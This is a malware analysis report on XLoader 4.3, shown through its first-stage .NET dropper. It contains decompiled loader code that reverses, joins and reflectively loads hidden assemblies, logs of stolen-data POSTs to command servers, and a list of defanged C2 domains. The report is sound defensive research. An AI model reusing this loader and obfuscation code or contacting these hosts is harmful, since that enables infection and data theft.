


# Layers of Deception: Analyzing the Complex Stages of XLoader Malware Evolution



**Shayan Ahmed Khan**  
THREAT RESEARCHER

## Contents

Executive Summary .....	2
Overview.....	3
Threat Report: XLoader 4.3.....	4
Initial Detonation:.....	4
Stage 1: Dropper.....	6
Stage2: Xloader 4.3.....	10
Defeating Anti-Analysis: .....	13
Decryption/Deobfuscation Routine:.....	20
Process Enumeration: .....	32
Process Injection:.....	33
Stage 3: Partially Decrypted Xloader 4.3.....	38
Defeating Anti-Analysis: .....	38
Decryption/Deobfuscation:.....	39
Indicator Removal:.....	40
Process Injection:.....	41
System Information Discovery:.....	42
Dynamic Library/API resolution:.....	43
Process Enumeration & Injection: .....	43
Botnet registration:.....	44
Stealer: .....	45
Decrypted Functions:.....	49
Privilege Escalation: .....	51
Persistence: .....	52
Setting Inline Hooks: .....	52
References: .....	55

# Executive Summary


**XLoader**, an advanced evolution of the **FormBook** malware, stands out as a highly sophisticated cyber threat renowned for its dual functionality as an **information stealer** and a versatile downloader for malicious payloads. Noteworthy for its resilient nature, Xloader constantly adapts to the latest and most intricate **evasion techniques**, making it a formidable challenge for cybersecurity defenses. Its notoriety is heightened by its role as a commercial **Malware-as-a-service** solution, enabling cybercriminals to tailor and deploy the malware for diverse malicious activities. The malware's continuous evolution and ability to elude detection emphasize the critical need for robust cybersecurity measures to counter its intricate and multifaceted attacks, which target both individuals and organizations alike.

## Key Findings:

1. **Initial Dropper:** Xloader uses a similar initial dropper as some of the other info stealers like Remcos RAT and Agent Tesla. The initial dropper is a dotnet executable file, which contains multiple embedded **DLLs** which are extracted and decrypted at run-time to launch the payload which is the actual malware. The payload is launched using **Process Hollowing** in either itself or another running process, depending upon the configuration of the initial dropper.
2. **Native Assembly Payload:** Xloader is written in native low level asm/c language. There are no strings, imports and libraries found in this payload. Native assembly with the combination of c language already makes it **much harder to analyze and detect** than other info stealers like Remcos, Agent Tesla, NanoCore etc.
3. **Anti-Analysis/VM Techniques:** It uses advance techniques that detects if the malware is running in an analysis environment. The usage of advanced techniques makes sure that, **anti-vm checks** are not easily bypassed as simply as patching a jump condition or return condition.
4. **Custom Encryption Algorithms:** It uses a **Custom RC4** encryption/decryption algorithm with additional subtraction operations.
5. **API/String/Libraries Hashing:** Xloader uses **CRC32/BZIP2** hashing algorithm for its strings, libraries and APIs to hide its internal working.
6. **Encrypted Core Functions:** Xloader's core malicious functions are all encrypted that are decrypted at-run time and assembly is renewed or regenerated after all anti-vm checks have been bypassed and a key has been generated.
7. **Unhooked Clean Ntdll:** It uses a clean copy of **ntdll** manually mapped into its memory which bypass all hooks for ntdll APIs. It uses Native APIs for its malicious activities which are hidden from EDR solutions.
8. **Persistence:** Xloader adds persistence using Run Registry Keys and copying itself in Program Files (x86).
9. **Privilege Escalation:** It escalates privileges only for copying itself in the Program Files (x86) and adding persistence. The privilege escalation is achieved by abusing DllHost.exe and COM objects.
10. **Process Injection:** Xloader relies heavily on process injection. It infects multiple processes in its execution and even migrate to a different process.
11. **Decoy C2s:** It uses a combination of decoy C2 servers and made significant effort to hide its real C2.
12. **Form Grabber:** Xloader is not just an info stealer. It also works as a form grabber. Inline hooks are injected into multiple victim processes to grab information before encryption is performed.

## Overview

XLoader emerges as an exceptionally sophisticated infostealer and form grabber malware, distinguished by its adept use of advanced defense evasion techniques to maintain stealth and resilience. Beyond its evasive maneuvers, XLoader incorporates a myriad of anti-VM techniques, strategically avoiding execution in analysis environments. This malware's primary objective is data exfiltration, achieved through the theft and capture of sensitive information from a broad spectrum of applications, including browsers, email clients, FTP clients, and instant messaging apps. Notably, XLoader is designed to operate seamlessly across a variety of platforms, amplifying its threat level. Its multifaceted attack flow encompasses a strategic and systematic approach, making it a potent tool for cybercriminals seeking to compromise both individual users and organizational systems. The constant evolution of XLoader underscores the need for robust cybersecurity measures to counter its intricate and adaptable nature.




# Threat Report: XLoader 4.3

This section of the report provides a detailed technical analysis of **Xloader 4.3** malware. The flow of this report will be in order of steps that I performed during my analysis. This is one of the most complex pieces of malware that I have analyzed, and there are so many stages to its execution. I have tried to cover as much as possible in the given time, but if some things remain unanswered then I apologize beforehand. Now let us dive down into the technical details and internal workings of Xloader 4.3 previously known as **Formbook infostealer**.


## Initial Detonation:

Starting with the initial detonation of xloader. I have detonated the malware in my isolated analysis environment in the presence of procmon, wireshark and other such analysis tools. **Nothing happened!!!** Which likely suggests that there are anti-analysis techniques in the malware. I tried detonating the malware again but this time, I had **renamed** my analysis tools and the execution started.

- Process tree shows that it started another instance of itself.
- Multiple DNS & HTTP request are sent to different domains.
- Deleted itself
- Request are sent through explorer.exe



```
FakeNet-NG - "C:\Tools\FakeNet-NG\fakenet1.4.11\fakenet.exe"
12/20/23 12:14:00 AM [ HTTPListener80] User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
12/20/23 12:14:00 AM [ HTTPListener80] Content-Type: application/x-www-form-urlencoded
12/20/23 12:14:00 AM [ HTTPListener80] Accept: */
12/20/23 12:14:00 AM [ HTTPListener80] Referer: http://www.bocahkota.xyz/ip45/
12/20/23 12:14:00 AM [ HTTPListener80] Accept-Language: en-US
12/20/23 12:14:00 AM [ HTTPListener80] Accept-Encoding: gzip, deflate
12/20/23 12:14:00 AM [ HTTPListener80]
12/20/23 12:14:00 AM [ HTTPListener80] 0c5-Z4Y2=2QBm4vZ2QFbPUU(jMfx_fVxXpLwoOBcgsB4_48R3DI4xnMHEov5T0QtL2HQJpzDcYAA
jY0sciE5zuIrEfJJTa3kGe5kkC2Nfa4qv1Sg1LBb(d9MhBj92lEvZNtmTwOX7_mjj8eTJltUS0HwMeEh0EBnkQE2mhIkKa0HOY7BouhNRysA).
12/20/23 12:14:00 AM [ HTTPListener80] Storing HTTP POST headers and data to http_20231220_001400.txt.
12/20/23 12:14:03 AM [ HTTPListener80] POST /ip45/ HTTP/1.1
12/20/23 12:14:03 AM [ HTTPListener80] Host: www.bocahkota.xyz
12/20/23 12:14:03 AM [ HTTPListener80] Connection: close
12/20/23 12:14:03 AM [ HTTPListener80] Content-Length: 210
12/20/23 12:14:03 AM [ HTTPListener80] Cache-Control: no-cache
12/20/23 12:14:03 AM [ HTTPListener80] Origin: http://www.bocahkota.xyz
12/20/23 12:14:03 AM [ HTTPListener80] User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
12/20/23 12:14:03 AM [ HTTPListener80] Content-Type: application/x-www-form-urlencoded
12/20/23 12:14:03 AM [ HTTPListener80] Accept: */
12/20/23 12:14:03 AM [ HTTPListener80] Referer: http://www.bocahkota.xyz/ip45/
12/20/23 12:14:03 AM [ HTTPListener80] Accept-Language: en-US
12/20/23 12:14:03 AM [ HTTPListener80] Accept-Encoding: gzip, deflate
12/20/23 12:14:03 AM [ HTTPListener80] 0c5-Z4Y2=2QBm4vZ2QFbPX0PjAcP_Z1xYmrwoAhc8sBK_44JdDeIxmt3EPu5TPQtL4nQI0DDbYAW
rY1AcieE9zuJb3DsxKRK3mK-5ipi2Nfa4qvk2G1Ixb(u1Mhgj6~FEsQttmCGob7_mdj9DIJKntU7GHw4qHcoEY40RTKEuMhzigiWlv5xdtgY9hr8ysbEz_5Ge
fnSl0AOOfc0lF.
12/20/23 12:14:03 AM [ HTTPListener80] Storing HTTP POST headers and data to http_20231220_001403.txt.
```



Few of the resolved domains are listed below:

- hxxp:\\www.twin68s.online
- hxxp:\\www.cicreception2023.org
- hxxp:\\www.morubixaba.com
- hxxp:\\www.gestionamostualquier.org
- hxxp:\\www.superios.info
- hxxp:\\www.bocahkota.xyz
- hxxp:\\www.lolisex77.top
- hxxp:\\www.fhsbfjbsljsdfsd.xyz
- hxxp:\\www.mifurgoentuangar.fun
- hxxp:\\www.necessarymusthave.shop
- hxxp:\\www.abk-importexport.com
- hxxp:\\www.adoniadou.com
- hxxp:\\www.delret.tech
- hxxp:\\www.humidlandscaping.com
- hxxp:\\www.wlkwinn.net
- hxxp:\\www.8ai.ooo
- hxxp:\\www.minevisn.com
- hxxp:\\www.moheganmart.com
- hxxp:\\www.jacksonmoddy.com

## Stage 1: Dropper

The initial dropper is a dotnet executable. It is similar to what other infostealers or RAT uses for dropping their payloads like Agent Tesla or Remcos RAT. The first step is always static analysis, which extracts suspicious strings for me and provide insight to the malware.

No	Strings	Details
1	System.Reflection	Loading assembly at run-time
2	ofnlepyTgnirtS ( <b>StringTypeInfo</b> ) ofnldohteM ( <b>MethodInfo</b> )	Inverted strings shows an inverted resources is embedded inside
3	.edom SOD ni nur eb tonnac margorp sihT! <b>(!This program cannot be run in DOS mode)</b>	Inverted resource is another binary
4	System.Activator	Activating assembly at run-time

The extracted strings suggest 3 main points:

- Dropper is obfuscated that loads other assemblies at run-time
- Further resources are inverted to avoid signature-based detection
- Must have more than 1 assemblies

In the initial dropper, there is a lot of junk code added to divert the focus of analyst. The few lines of malicious code are spread through the whole code.



```
220     // Token: 0x00000022 RID: 34 RVA: 0x00003704 File Offset: 0x00001904
221     private void InitializeComponent()
222     {
223         ChartArea chartArea = new ChartArea();
224         Legend legend = new Legend();
225         Series series = new Series();
226         ComponentResourceManager componentResourceManager = new ComponentResourceManager(typeof(View));
227         this.main_chart = new Chart();
228         this.a_tb = new TextBox();
229         this.label1 = new Label();
230         this.label2 = new Label();
231         this.label3 = new Label();
232         this.label4 = new Label();
233         List<byte> list = new List<byte>();
234         byte[] array = (byte[])componentResourceManager.GetObject("Quartz");
235         Array.Reverse(array);
236         list.AddRange(array);
237         list.AddRange((byte[])componentResourceManager.GetObject("Versa"));
238         list.AddRange((byte[])componentResourceManager.GetObject("Zinc"));
239         this.labels5 = new Label();
240         this.label6 = new Label();
241         this.label7 = new Label();
242         this.label8 = new Label();
243         this.label9 = new Label();
244         this.label10 = new Label();
245         this.label11 = new Label();
246         this.label12 = new Label();
247         this.label13 = new Label();
248         this.label14 = new Label();
249         this.label15 = new Label();
250         this.label16 = new Label();
251         this.label17 = new Label();
252         this.label18 = new Label();
253         this.accept_button = new Button();
254         this.next_button = new Button();
255         this.n_tb = new TextBox();
256         this.k_tb = new TextBox();
257         this.lambda_tb = new TextBox();
258         this.h_tb = new TextBox();
259         this.min_beta_tb = new TextBox();
260         this.max_beta_tb = new TextBox();
261         this.i_tb = new TextBox();
```

The image shows a decompiled .NET assembly with several sections of code highlighted by red boxes and labeled "JUNK". The highlighted sections are located in the middle of the code, between lines 220 and 260. The first section covers lines 223 to 232. The second section covers lines 233 to 238. The third section covers lines 239 to 260. The labels "JUNK" are placed above each of these three sections.

The relevant lines of code shows that malware is loading binary from 3 different resources:

- Quartz which is also reversed
- Versa
- Zinc

These 3 are the malicious resources that are combined and loaded at run-time for further execution. After going through a lot of junk code, I came across the line of code that resolves this assembly at run-time and create instance of resource followed by loading the first method using **System.Activator** class.

```

276     this.min_e_tb = new TextBox();
277     this.max_e_tb = new TextBox();
278     ((ISupportInitialize)this.main_chart).BeginInit();
279     base.SuspendLayout();
280
281     Assembly assembly = Assembly.Load(list.ToArray());
282     string[] array2 = new string[] { "Cr", "eate", "Inst", "ance" };
283     Type.GetType("System.Activator").InvokeMember(string.Join("", array2), BindingFlags.InvokeMethod, null, null, new object[]
284     {
285         assembly.GetExportedTypes()[0],
286         Quantum.Transformation
287     });

```

Since, stage1 malware resolves assemblies at run-time and activate the method from resolved assemblies therefore static analysis is not possible ahead of this step, so I shifted to dynamic analysis.

- The runtime binary that has been loaded can be seen in the modules window.
- The name of runtime generated binary is **pendulum**. In the code, the malware is invoking the first member returned by the GetExportedTypes which means the first member of exports would be executed.
- We can locate the first function in the pendulum binary and set the breakpoint ahead to stop and debug it.

Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp	Address	Process	AppDomain	Path
formbook.exe	No	No	No	2	0.0.0	4/12/2023 5:21:49 PM	002E0000-0036E000	[0xA40] formbook.exe	[1] formbook.exe	C:\Users\shaddy
System.Windows.Forms.dll	No	No	No	3	4.8.9181.0 built by: NET481REL1LAST_C	7/19/2023 5:20:06 PM	05CB0000-06268000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Mi
System.dll	No	No	No	4	4.8.9206.0 built by: NET481REL1LAST_B	10/31/2023 7:41:35 PM	056F0000-0544E000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Mi
System.Drawing.dll	No	No	No	5	4.8.9037.0 built by: NET481REL1	6/24/2023 3:31:41 PM	04E70000-04F02000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Mi
System.Configuration.dll	No	No	No	6	4.8.9037.0 built by: NET481REL1	6/24/2022 3:31:22 PM	050D0000-05136000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Mi
System.Xml.dll	No	No	No	7	4.8.9037.0 built by: NET481REL1	6/24/2022 3:31:30 PM	06500000-06784000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Mi
Accessibility.dll	No	No	No	8	4.8.9037.0 built by: NET481REL1	6/24/2022 3:10:57 PM	05BD0000-05BDA000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Mi
System.Windows.Forms....	No	No	No	9	4.8.9037.0	6/24/2022 3:28:03 PM	06790000-06936000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Mi
Pendulum	No	No	Yes	10	1.0.0.0	4/11/2023 3:47:12 PM	08380000-08386800	[0xA40] formbook.exe	[1] formbook.exe	Pendulum

There are further binaries being resolved from the resource of first loaded DLL which is Pendulum. In the modules tab, we can trace which dlls are being added and keep following through.

- Another binary that is being loaded at run-time from the resource of pendulum is the **cruiser.dll** which could be seen in the modules window. This binary undergoes gzip decompression and loaded using Activator class.
- This binary contains a few methods called "**CausalitySource** and **SearchResult**" which performs some kind of decryption of another third resource which will also be loaded on runtime.

```

1088 // Token: 0x00000005 RID: 5 RVA: 0x00002238 File Offset: 0x00000438
1089 public static void Dodge(string StringTypeInfo, string InputBlockSize, string EscapedIRemotingFormatter)
1090 {
1091     Thread.Sleep(44102);
1092     Type type = Canvas.GlobalAssemblyCache(Canvas.Magnatic()).GetType("Munoz.Himentater");
1093     object obj = Activator.CreateInstance(type);
1094     StringTypeInfo = (string)type.GetMethod("CausalitySource").Invoke(obj, new object[] { StringTypeInfo });
1095     InputBlockSize = (string)type.GetMethod("CausalitySource").Invoke(obj, new object[] { InputBlockSize });
1096     Bitmap bitmap = Canvas.LowestBreakIteration(StringTypeInfo, EscapedIRemotingFormatter);
1097     byte[] array = Canvas.NamedArguments(Canvas.RestoreOriginalBitmap(bitmap, 150, 150));
1098     array = (byte[])type.GetMethod("SearchResult").Invoke(obj, new object[] { array, InputBlockSize });
1099     Assembly assembly = Canvas.GlobalAssemblyCache(array);
1100     Canvas.ParsingState(assembly);
1101     Environment.Exit(0);
1102 }
1103 }
1104
1105 // Token: 0x00000006 RID: 6 RVA: 0x0000230C File Offset: 0x0000050C

```

100 %

Modules

Process	All	Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp	Address	Process	AppDomain	Path
		System.Xml.dll	No	No	No	7	4.8.9037.0 built by: NET481REL1	6/24/2022 3:31:30 PM	06500000-06784000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Micro
		Accessibility.dll	No	No	No	8	4.8.9037.0 built by: NET481REL1	6/24/2022 3:10:57 PM	05BD0000-05BD0A00	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Micro
		System.Windows.Forms....	No	No	No	9	4.8.9037.0	6/24/2022 3:28:03 PM	06790000-06936000	[0xA40] formbook.exe	[1] formbook.exe	C:\Windows\Micro
		Pendulum	No	No	Yes	10	1.0.0.0	4/11/2023 3:47:12 PM	08380000-08386800	[0xA40] formbook.exe	[1] formbook.exe	Pendulum
		<b>Cruiser</b>	No	No	Yes	11	5.0.0.0	4/10/2023 3:01:02 AM	00320000-00825C00	[0xA40] formbook.exe	[1] formbook.exe	Cruiser

- The last resource that has been decrypted and loaded is called **Discomparad.dll**.
- In the method of ParsingState, it could be seen that a method from this assembly is being called for further execution of malware.

```

1100     Assembly assembly = Canvas.GlobalAssemblyCache(array);
1101     Canvas.ParsingState(assembly);
1102     Environment.Exit(0);
1103 }
1104
1105 // Token: 0x00000006 RID: 6 RVA: 0x0000230C File Offset: 0x0000050C
1106 private static void ParsingState(object TP)
1107 {
1108     Type type = ((Assembly)TP).GetTypes()[20];
1109     MethodInfo MethodInfo = type.GetMethods()[29];
1110     MethodInfo.Invoke(null, null);
1111 }
1112

```

100 %

Modules

Process	All	Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp
		System.dll	No	No	No	4	4.8.9206.0 built by: NET481REL1LAST_B	10/31/2023 7:41:35 PM
		System.Drawing.dll	No	No	No	5	4.8.9037.0 built by: NET481REL1	6/24/2022 3:31:41 PM
		System.Configuration.dll	No	No	No	6	4.8.9037.0 built by: NET481REL1	6/24/2022 3:31:22 PM
		System.Xml.dll	No	No	No	7	4.8.9037.0 built by: NET481REL1	6/24/2022 3:31:30 PM
		Accessibility.dll	No	No	No	8	4.8.9037.0 built by: NET481REL1	6/24/2022 3:10:57 PM
		System.Windows.Forms....	No	No	No	9	4.8.9037.0	6/24/2022 3:28:03 PM
		Pendulum	No	No	Yes	10	1.0.0.0	4/11/2023 3:47:12 PM
		<b>Cruiser</b>	No	No	Yes	11	5.0.0.0	4/10/2023 3:01:02 AM
